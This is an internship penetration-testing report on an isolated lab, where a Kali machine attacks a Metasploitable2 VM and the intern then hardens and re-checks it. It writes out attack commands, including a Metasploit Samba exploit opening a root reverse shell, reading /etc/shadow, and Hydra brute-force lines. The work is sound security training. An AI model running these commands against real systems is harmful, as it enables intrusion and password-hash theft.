ApexPlanet Cybersecurity Internship

Task 4: Exploitation & System Security

Full Report

Name	Rupashi Sethi
Role	Cybersecurity & Ethical Hacking Intern, ApexPlanet Software Pvt Ltd
Task	Task 4: Exploitation & System Security
LinkedIn	https://www.linkedin.com/in/rupashi-sethi-4505a936a/
GitHub repository	https://github.com/rupa-code/Apexplanet-task-4
Video (LinkedIn post)	https://www.linkedin.com/feed/update/urn:li:activity:7525218686043975680/

Introduction

This report is my submission for Task 4 of the ApexPlanet Cybersecurity & Ethical Hacking Internship. The task covers the full offensive-to-defensive workflow on a single target: reconnaissance and scanning, exploitation with Metasploit, post-exploitation, password attacks, a phishing simulation, basic malware analysis of a harmless sample, and finally hardening the same machine and verifying the fix. I ran every step on my own private lab: Kali Linux ("MahaKali") as the attacker and a Metasploitable2 "Clean Lab Baseline" virtual machine as the target. All screenshots in this report are frames captured from my own screen-recorded demo video.

Where the recording does not fully prove a result — for example an attack that was attempted but did not succeed — this report says so directly rather than presenting it as a success. This keeps the report consistent with how I wrote my Task 2 and Task 3 reports.

Task Deliverables

Deliverable	Where to find it
Penetration Testing Report with screenshots	This document (Sections 3–10).
GitHub repository documenting exploitation steps and mitigations	Link in the table above. The repository currently holds the initial README only; the write-up itself is this report (see Section 11, evidence note).
10-minute demo video of an exploit with explanation	LinkedIn post, link in the table above. The recording runs just under 9 minutes 30 seconds and covers every section below.

1. Lab and Scope

All exploitation and hardening was carried out only inside my isolated VirtualBox lab. No system outside this lab was accessed.

Item	Details
Attacker machine	MahaKali (Kali Linux), user pogo, IP 192.168.56.101
Target machine	Metasploitable2 – “Clean Lab Baseline” snapshot, IP 192.168.56.102
Network	VirtualBox Host-Only network (private, no route to the internet)
Recording date	8 November 2026, approx. 14:27 to 18:41 (local time stamps shown in the terminal)
Tools used	Nmap 7.991, Metasploit Framework (msfconsole), smbclient, Hydra 9.7, John the Ripper 1.9.0-jumbo, Python 3, iptables, mousepad

2. Methodology

The task sheet sets out five phases – Recon, Scanning, Exploitation, Post-Exploitation and Reporting – and asks for every step to be documented. I followed that order, then added the password-attack, social-engineering, malware-analysis and hardening activities the task also asks for, before finishing with a verification pass. The sections below follow the order I actually worked in during the recording.

- Section 3 – Reconnaissance & Scanning
- Section 4 – Exploitation with Metasploit
- Section 5 – Post-Exploitation
- Section 6 – Password Attacks (Hydra, John the Ripper)
- Section 7 – Social Engineering Simulation
- Section 8 – Malware Basics (static & dynamic analysis of a benign sample)
- Section 9 – System Hardening
- Section 10 – Verification

3. Reconnaissance & Scanning

I confirmed the target was reachable, then ran a service-version scan and checked two services – FTP and SMB – that the version scan flagged as interesting.

Step	Command	Result
Reachability	ping -c 4 192.168.56.102	4 replies, 0% loss, round-trip time 1.5–26.3 ms.
Service scan	nmap -sV --top-ports 100 192.168.56.102 -oN task4_scan.txt	17 open ports among the top 100 TCP ports (a full -p- scan was not run, so this is a sample, not the complete port list).
FTP anonymous check	nmap -p 21 --script ftp-anon 192.168.56.102, then a manual ftp login	Script and manual login both confirm anonymous FTP login is allowed (FTP code 230).
SMB enumeration	smbclient -L //192.168.56.102 -N, then smbclient //192.168.56.102/tmp -N	Anonymous login succeeded; shares print$, tmp, opt, IPC$ and ADMIN$ listed; the tmp share was browsed without credentials.




Figure 1: Ping test and nmap -sV --top-ports 100 service scan, showing old, pre-authentication-risk services such as vsftpd 2.3.4, telnet and Samba.




Figure 2: Anonymous smbclient enumeration listing SMB shares and browsing the tmp share without any credentials.

Observations: vsftpd 2.3.4 (port 21) is a version publicly known to ship a backdoor in some tampered copies; OpenSSH 4.7p1 and Samba 3.X are both old enough to carry known vulnerabilities; and anonymous access being allowed on both FTP and SMB means an attacker needs no credentials at all to start reading files from the host. These three findings line up directly with the exploitation path used in Section 4.

4. Exploitation with Metasploit

The Samba service identified in Section 3 (smbd 3.X, “usermap_script”) is vulnerable to a well-known pre-authentication command-injection flaw. I used Metasploit's matching module to exploit it directly from msfconsole, without needing any login.

Command	Purpose
use exploit/multi/samba/usermap_script	Select the Samba username-map command-injection exploit.
set RHOSTS 192.168.56.102	Target the Metasploitable2 VM.
set LHOST 192.168.56.101	Tell the module which Kali interface to catch the reverse shell on.
exploit	Launch the attack and open a reverse command shell.




Figure 3: exploit/multi/samba/usermap_script launched from msfconsole. A reverse TCP handler starts on port 4444, a command shell opens, and whoami / hostname / id confirm the session is running as root on metasploitable – full remote compromise, no authentication used.

The shell opened with uid=0(root) gid=0(root) on the very first attempt – the Samba service itself runs as root, so exploiting it skips any privilege-escalation step entirely. I then practised basic Metasploit session handling: backgrounding the shell with Ctrl+Z, listing active sessions with sessions -l, and re-interacting with sessions -i 1, before later killing that session and running exploit again to open a fresh one for Section 5.

5. Post-Exploitation

The task sheet asks for post-exploitation commands such as sysinfo and hashdump. Those are Meterpreter commands; the usermap_script exploit here returns a plain command shell rather than a Meterpreter session, so those exact commands were not available. As the equivalent post-exploitation step, I used the root shell to read the target's password-hash file directly.




Figure 4: cat /etc/shadow executed through the root reverse shell, dumping every local account's password hash — the same information a Meterpreter hashdump would return, retrieved here with a plain shell command because the session is already root.

The dump includes the root and msfadmin accounts' crypt(1) MD5 hashes, plus several system accounts that are locked (shown as * or !). Being able to read /etc/shadow at all is only possible because the exploited Samba service was running with root privileges – a configuration that Section 9 does not fully fix (removing the vulnerable service is the real mitigation, which Section 9.5 covers by stopping Samba).

6. Password Attacks

I tested two online brute-force attempts with Hydra and one offline cracking demonstration with John the Ripper.

6.1 Hydra – SSH and Telnet




Figure 5: Hydra against SSH fails immediately with a key-exchange / MAC algorithm mismatch; Hydra against Telnet runs to completion against a 5-entry password list with 0 valid passwords found.

Target	Command	Outcome
ssh://192.168.56.102	hydra -l msfadmin -P ~/task4_passwords.txt -t 1 -W 3 -f ssh://192.168.56.102	Could not connect: “kex error, no matching MAC algorithm”. Kali's modern SSH/crypto stack does not share a common key-exchange algorithm with this 2010-era OpenSSH 4.7p1 server, so the attack never started. This is a tool/protocol compatibility limit, not a result about password strength.
telnet://192.168.56.102	hydra -l msfadmin -P ~/task4_passwords.txt -t 1 -W 3 -f telnet://192.168.56.102	Completed: “1 of 1 target completed, 0 valid password found.” The 5-word custom list (password, 123456, msfadmin, root, toor) did not match the real account password.

I return to the SSH attempt in Section 10, after hardening, with the same result.

6.2 John the Ripper




Figure 6: John the Ripper cracks a self-generated SHA-256 test hash ("labpass") using a matching custom wordlist, then john --show confirms the recovered password.

To demonstrate the cracking workflow itself, I generated a test hash with printf and sha256sum (the SHA-256 of the word "labpass") and a 3-word wordlist that included that exact word, then ran john --format=Raw-SHA256 against it. John recovered it instantly, and john --show confirmed it. This shows the hash-plus-wordlist cracking process working end to end, but it is a self-made example rather than a crack of a hash captured from the target: the real /etc/shadow entries dumped in Section 5 are crypt(1) MD5 hashes, a different format from the Raw-SHA256 mode used here. The msfadmin hash line was copied into ~/task4_target_hashes.txt for reference, but the recording does not show it being run through John.

7. Social Engineering (Simulation Only)




Figure 7: ~/task4_phishing_sim.html opened in the mousepad text editor, created as the simulated phishing page required by the task.

Per the task's “simulation only” instruction, I created a file named task4_phishing_sim.html as a stand-in for a phishing landing page, and did not send it to anyone or use it outside the lab. The recording shows the file being created and opened, but the editor window was empty at the moment captured, so the HTML content itself is not visible in the available evidence. This report records that the file was created for the exercise without claiming to show or verify its contents.

8. Malware Basics (Static & Dynamic Analysis)

I wrote a small, harmless Python script to stand in for a malware sample and analysed it both statically (without running it) and dynamically (by running it and observing its behaviour), inside the same lab.




Figure 8: benign_sample.py – source shown with cat, executed twice with python3, its output marker file inspected, then identified with file and fingerprinted with sha256sum.

Analysis type	What I did	Result
Static	file benign_sample.py	"Python script, ASCII text executable" – confirms the file type without running it.
Static	sha256sum benign_sample.py	Recorded a SHA-256 hash of the sample, the standard first step for identifying or tracking a sample.
Dynamic	python3 benign_sample.py (run twice)	Printed "Execution started" / "Marker file created successfully" / "Execution completed", and wrote sample_marker.txt.
Dynamic	cat sample_marker.txt	Showed the marker file's timestamp, confirming the script's actual runtime behaviour (writing a file) rather than just reading its source.

The sample itself only prints messages and writes one timestamped text file – it has no persistence, network or destructive behaviour – which keeps this exercise safe while still covering the static-vs-dynamic workflow the task asks for.

9. System Hardening

Using the root-equivalent sudo access on the target (confirmed with sudo -l: msfadmin may run (ALL) ALL), I hardened the same machine that had just been exploited.

9.1 Password hygiene

Ran passwd for msfadmin. The first new password was rejected ("Bad: new password is too simple"); a stronger one was accepted on the second attempt.

9.2 Disable anonymous FTP

Confirmed anonymous_enable=YES in /etc/vsftpd.conf with grep, changed it to NO with sed, and restarted the service. The first two restart attempts failed because this old Ubuntu build does not expose an /etc/init.d/vsftpd script the way the command assumed (“command not found”); the service is actually managed through xinetd, so /etc/init.d/xinetd restart was used instead, and the updated config was confirmed with cat and grep afterwards.

9.3 Disable Telnet

Checked /etc/xinetd.d/ (chargen, daytime, discard, echo, time, vsftpd – no telnet entry there) and found that Telnet on this build is actually configured through the older /etc/inetd.conf, not xinetd. A backup copy of inetd.conf was made before any edit, consistent with the change-control approach used for the firewall rules below.




Figure 9: passwd password change and the first (failed) attempts to disable and restart anonymous FTP.




Figure 10: Locating the Telnet service definition – not in /etc/xinetd.d/, but in /etc/inetd.conf – and backing it up before editing.

9.4 Firewall (iptables)

The starting iptables ruleset had no rules at all (default ACCEPT on INPUT, FORWARD and OUTPUT) – the target had no host firewall. I backed up that empty ruleset with iptables-save, then built an allow-list: accept loopback traffic, accept established/related connections, accept the Kali attacker host (192.168.56.101) for continued lab access, and finally set the INPUT chain's default policy to DROP.

9.5 Disable an unused service

Confirmed multiple smbd (Samba) processes with ps aux, then stopped the service with /etc/init.d/samba stop – directly removing the service that was anonymously enumerated in Section 3 and exploited in Section 4.



Figure 11: iptables allow-list built (loopback, established/related, attacker host), INPUT policy set to DROP, then the Samba daemon located with ps and stopped.

10. Verification

From the Kali attacker machine, I checked that the hardening steps actually took effect.

- A follow-up Nmap scan of 192.168.56.102 showed port 445/tcp (Samba) as closed, where it had been open throughout the earlier sections – direct confirmation that stopping Samba worked.
- I tested that the msfadmin account still logs in after the password change. The first SSH attempt failed because Kali's default “wide compatibility” SSH configuration offered key types this old OpenSSH server rejects. Running sudo kali-tweaks to disable wide SSH compatibility, then connecting with ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.56.102, succeeded – the session reached an interactive shell (the “Last login” banner) before I exited.
- As a final check I re-ran the SSH Hydra brute-force from Section 6.1. It failed again with the same key-exchange error, confirming this is a tool/protocol compatibility limit on my side rather than evidence either way about password strength – SSH brute-forcing was never actually demonstrated in this exercise.




Figure 12: Kali's default SSH client configuration is rejected by the old target server; sudo kali-tweaks is used to disable "wide compatibility" before a working SSH connection can be made.

